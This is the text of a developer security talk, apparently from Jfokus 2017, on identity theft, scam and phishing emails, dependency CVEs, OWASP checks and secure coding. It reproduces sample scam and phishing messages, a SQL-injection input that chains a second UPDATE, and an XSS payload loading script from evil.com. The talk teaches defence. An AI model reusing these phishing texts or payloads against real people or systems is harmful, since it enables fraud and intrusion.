Identity theft

developer is key

Identity theft

Cybercrime

Hard to get rid of the consequences

We create the code
We protect the data

Are we part of the solution

Or part of the problem?

Brian Vermeer

Software Engineer

blue4IT

Brian Verm

Software Enginee

blue41


Rabobank


Rabobank


85
12
17
22

Cybercrime

Real threat
and it is growing

Organised and professional
it’s a business

Risks are low

We are not ready

Lot of money involved

How profitable is cybercrime?

Identity theft

Identity theft is the **deliberate use** of **someone else's identity**, usually as a method to gain a financial advantage or obtain credit and other benefits in the other person's name, and perhaps to the other person's **disadvantage or loss**.


The person whose identity has been assumed may **suffer adverse consequences** if they are held responsible for the perpetrator's actions.

Kevin Goes (30)

Some else used a copy of his passport


and rented several houses

Kevin Goes (30)



Data is like crude oil

by itself it is dead, but comes to live when applying the right kind of science


"Arguing that you don't care about privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say."


What can we do as developers
Protect yourself & be aware

Protect youself

Protect youself

Where do I leave my notebook ?

Protect youself

Where do I leave my notebook ?

Where do I store my passwords ?

Protect youself

Where do I leave my notebook ?

Where do I store my passwords ?

Do I use my password multiple times ?

Protect youself

Where do I leave my notebook ?

Where do I store my passwords ?

Do I use my password multiple times ?

Is my software up to date ?

Protect youself

Where do I leave my notebook ?

Where do I store my passwords ?

Do I use my password multiple times ?

Is my software up to date ?

2 step verification ?

Protect youself

Where do I leave my notebook ?

Where do I store my passwords ?

Do I use my password multiple times ?

Is my software up to date ?

2 step verification ?

What wifi hotspot do I use ?

Nice to Know You

Naomi Surugaba [azlin@moa.gov.my]

Inbox Monday, March 10, 2014 1:18 PM

Dear Beloved Friend,
I know this message will come to you as surprised but permit me of my desire to go into business relationship with you.
I am Miss Naomi Surugaba a daughter to late Al-badari Surugaba of Libya whom was murdered during the recent civil war in Libya in March 2011, before his death my late father was a strong supporter and a member of late Moammar Gadhafi Government in Tripoli.
Meanwhile before the incident, my late Father came to Cotonou Benin republic with the sum of USD4, 200,000.00 (US$4.2M) which he deposited in a Bank here in Cotonou Benin Republic West Africa for safe keeping.
I am here seeking for an avenue to transfer the fund to you in only you`re reliable and trustworthy person to Investment the fund. I am here in Benin Republic because of the death of my parent`s and I want you to help me transfer the fund into your bank account for investment purpose.
Please I will offer you 20% of the total sum of USD4.2M for your assistance. Please I wish to transfer the fund urgently without delay into your account and also wish to relocate to your country due to the poor condition in Benin, as to enable me continue my education as I was a medical student before the sudden death of my parent`s. Reply to my alternative email:missnaomisurugaba2@hotmail.com, Your immediate response would be appreciated.
Remain blessed,
Miss Naomi Surugaba.

Nice to Know You

Naomi Surugaba [azlin@moa.

Inbox

Dear Beloved Friend,
I know this message will come to you as surpr
business relationship with you.
I am Miss Naomi Surugaba a daughter to late
murdered during the recent civil war in Libya i
was a strong supporter and a member of late
Meanwhile before the incident, my late Father
USD4, 200,000.00 (US$4.2M) which he depos
West Africa for safe keeping.
I am here seeking for an avenue to transfer th
trustworthy person to Investment the fund. I ar
my parent`s and I want you to help me transfe
purpose.
Please I will offer you 20% of the total sum of
transfer the fund urgently without delay into yo
country due to the poor condition in Benin, as to enable me continue my education as I was a medical student before the sudden death of my parent`s. Reply to my alternative email:missnaomisurugaba2@hotmail.com, Your immediate response would be appreciated.
Remain blessed,
Miss Naomi Surugaba.

Bank of America

Dear Bank of America customer,

We recently have determined that different computers have logged onto your Online Banking account, and multiple password failures were present before the logons.

We now need you to re-confirm your account information to us.

If this is not completed by March 15, 2009, we will be forced to suspend your account indefinitely, as it may have been used for fraudulent purposes. We thank you for your cooperation in this manner.

To confirm your Online Banking records click on the following link:
https://online.bankofamerica.com/IdentityManagement/

Thank you for your patience in this matterm,
Bank of America Customer Service

Please do not reply to this e-mail as this is only a notification. Mail sent to this address cannot be answered.

© 2009 Bank of America Corporation. All rights reserved.

Bank of America

nline Banking account,

ccount indefinitely, as
tion in this manner.

Nice to Kn

Naomi Surug

Inbox

Dear Beloved Frier
I know this messag
business relationsh
I am Miss Naomi S
murdered during th
was a strong suppo
Meanwhile before
USD4, 200,000.00
West Africa for safe
I am here seeking
trustworthy person
my parent`s and I v
purpose.
Please I will offer y
transfer the fund u
country due to the
medical student be
email:missnaomisu
Remain blessed,
Miss Naomi Surugaba.

Onderwerp: Reset iConnect WiFi instellingen

Rabobank

RaboWeb
Mens & Middelen IT Portaal

Beste Simon ,
Vanwege onderhoudswerkzaamheden zijn jouw inloggegevens gereset. Om ook in de toekomst gebruik te kunnen blijven maken van Wifi vragen wij je om de inloggegevens binnen 48 uur te updaten. Maak daarvoor gebruik van de volgende link: iConnect WIFI Access Point Setup .
Met vriendelijke groeten,
ITN Infra Support


==========

Rabobank disclaimer: http://www.rabobank.nl/disclaimer

Software Development

Our application

Our application



```
        <dependency>
            <groupId>org.jvnet.jaxb2_commons</groupId>
            <artifactId>jaxb2-basics</artifactId>
            <version>${jaxb2.basics.version}</version>
            <exclusions>
                <exclusion>
                    <groupId>commons-logging</groupId>
                    <artifactId>commons-logging</artifactId>
                </exclusion>
                <exclusion>
                    <groupId>commons-beanutils</groupId>
                    <artifactId>commons-beanutils</artifactId>
                </exclusion>
            </exclusions>
        </dependency>
        <dependency>
            <groupId>net.sf.dozer</groupId>
            <artifactId>dozer</artifactId>
            <version>5.4.0</version>
            <!-- 5.5.0: separate dozer-spring artifact -->
            <exclusions>
                <exclusion>
                    <groupId>org.slf4j</groupId>
                    <artifactId>slf4j-log4j12</artifactId>
                </exclusion>
            </exclusions>
        </dependency>
        <dependency>
            <groupId>javax.ws.rs</groupId>
            <artifactId>jsr311-api</artifactId>
            <version>${jsr311-api.version}</version>
            <scope>provided</scope>
        </dependency>
        <dependency>
            <groupId>javax.ws.rs</groupId>
            <artifactId>javax.ws.rs-api</artifactId>
            <version>${rs-api.version}</version>
        </dependency>
        <dependency>
            <groupId>org.glassfish.jersey</groupId>
            <artifactId>jersey-bom</artifactId>
            <version>${jersey.version}</version>
            <type>pom</type>
            <scope>import</scope>
        </dependency>
        <dependency>
            <groupId>org.hibernate</groupId>
            <artifactId>hibernate-validator</artifactId>
            <version>${hibernate-validator.version}</version>
        </dependency>
        <dependency>
            <groupId>org.projectlombok</groupId>
            <artifactId>lombok</artifactId>
            <version>${lombok.version}</version>
            <scope>provided</scope>
```

Dependencies

How many dependencies?

Are all needed?

Are all up-to-date?

Are all reliable?

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

CVE-ID

CVE-2014-1904 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Cross-site scripting (XSS) vulnerability in web/servlet/tags/form/FormTag.java in Spring MVC in Spring Framework 3.0.0 before 3.2.8 and 4.0.0 before 4.0.2 allows remote attackers to inject arbitrary web script or HTML via the requested URI in a default action.

References

Note: References are p

- BUGTRAQ:2014
- URL:http://ww
- FULLDISC:2014
- URL:http://secl
- CONFIRM:http:
- CONFIRM:http:
- CONFIRM:https
- CONFIRM:https
- REDHAT:RHSA-
- URL:http://rhn
- BID:66137
- URL:http://ww
- SECUNIA:5791
- URL:http://secu

Date Entry Creat

CVE-ID

CVE-2014-0453 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Unspecified vulnerability in Oracle Java SE 5.0u61, 6u71, 7u51, and 8; JRockit R27.8.1 and R28.3.1; and Java SE Embedded 7u51 allows remote attackers to affect confidentiality and integrity via unknown vectors related to Security.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:http://www.oracle.com/technetwork/topics/security/cpuapr2014-1972952.html
- CONFIRM:http://www.ibm.com/support/docview.wss?uid=swg21675343
- CONFIRM:http://www.ibm.com/support/docview.wss?uid=swg21675588
- CONFIRM:https://www.ibm.com/support/docview.wss?uid=swg21674530
- CONFIRM:http://www-01.ibm.com/support/docview.wss?uid=swg21672080
- CONFIRM:http://www-01.ibm.com/support/docview.wss?uid=swg21673836
- CONFIRM:http://www-01.ibm.com/support/docview.wss?uid=swg21676703
- CONFIRM:http://www-01.ibm.com/support/docview.wss?uid=swg21674539
- CONFIRM:http://www-01.ibm.com/support/docview.wss?uid=swg21675945
- CONFIRM:http://www-01.ibm.com/support/docview.wss?uid=swg21678113

Don't trust blindly

Security

as part of your development process

business value VS security

code reviews

clean code = secure code

OWASP - ASVS

Open Web Application Security Project
Application Security Verification Standard

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

#	Description	1	2	3	Since
3.1	Verify that there is no custom session manager, or that the custom session manager is resistant against all common session management attacks.	✓	✓	✓	1.0
3.2	Verify that sessions are invalidated when the user logs out.	✓	✓	✓	1.0
3.3	Verify that sessions timeout after a specified period of inactivity.	✓	✓	✓	1.0
3.4	Verify that sessions timeout after an administratively-configurable maximum time period regardless of activity (an absolute timeout).		✓	✓	1.0
3.5	Verify that all pages that require authentication have easy and visible access to logout functionality.	✓	✓	✓	1.0
3.6	Verify that the session id is never disclosed in URLs, error messages, or logs. This includes verifying that the application does not support URL rewriting of session cookies.	✓	✓	✓	1.0
3.7	Verify that all successful authentication and re-authentication generates a new session and session id.	✓	✓	✓	1.0
3.10	Verify that only session ids generated by the application framework are recognized as active by the application.		✓	✓	1.0

Code review

```
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
Connection conn = DriverManager.getConnection(url);
Statement stmt = conn.createStatement();

String newName = request.getParameter("name");
String sql = "UPDATE Users SET name = '" + newName + "'  WHERE id=1";

stmt.execute(sql);
```

Code review

```
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
Connection conn = DriverManager.getConnection(url);
Statement stmt = conn.createStatement();

String newName = request.getParameter("name");
String sql = "UPDATE Users SET name = '" + newName + "'  WHERE id=1";

stmt.execute(sql);
```

what if my input = ' **;** '

UPDATE USERS SET NAME =' **;** ' WHERE id=1;

SQL Injection

```
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
Connection conn = DriverManager.getConnection(url);
Statement stmt = conn.createStatement();

String newName = request.getParameter("name");
String sql = "UPDATE Users SET name = '" + newName + "'  WHERE id=1";

stmt.execute(sql);
```

what if my input = ' **'; UPDATE Users SET name = ' '**

UPDATE USERS SET NAME =' **'; UPDATE Users SET name = ''** WHERE id=1;

Query Parameterization

```
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
Connection conn = DriverManager.getConnection(url);

String newName = request.getParameter("name");
String sql = "UPDATE Users SET name = ?  WHERE id=1";

PreparedStatement pstmt = conn.prepareStatement(sql);
pstmt.setString(1, newName);
pstmt.executeUpdate();
```

Password storage

Password protection

Don’t store plain text

Don’t limit the password length

Don’t limit the character set

Don’t use an ordinary hash function

Password protection

Use a password policy

Use a cryptographically strong credential-specific salt

Use a cryptographic hash algorithm (e.g. PBKDF2)

Use a HMAC (keyed-hash message authentication code), HMAC-SHA256

Design to be compromised

XSS (Cross Side Scripting)

http://www.jfokus.se/saveComment?comment=JFokus+is+Awesome!

<h3> Thank you for you comments! </h3>
You wrote:
<p/>
JFokus is Awsome
<p/>

XSS (Cross Site Scripting)

http://www.jfokus.se/saveComment?comment=<script src="evil.com/x.js"></script>

<h3> Thank you for you comments! </h3>
You wrote:
<p/>
<script src="evil.com/x.js"></script>
<p/>

Summary

BE AWARE
Protect yourself

Integrate security in development process

https://www.owasp.org
ASVS

Jfokus 2017

Brian Vermeer

@BrianVerm
brian@brianvermeer.nl

blue4IT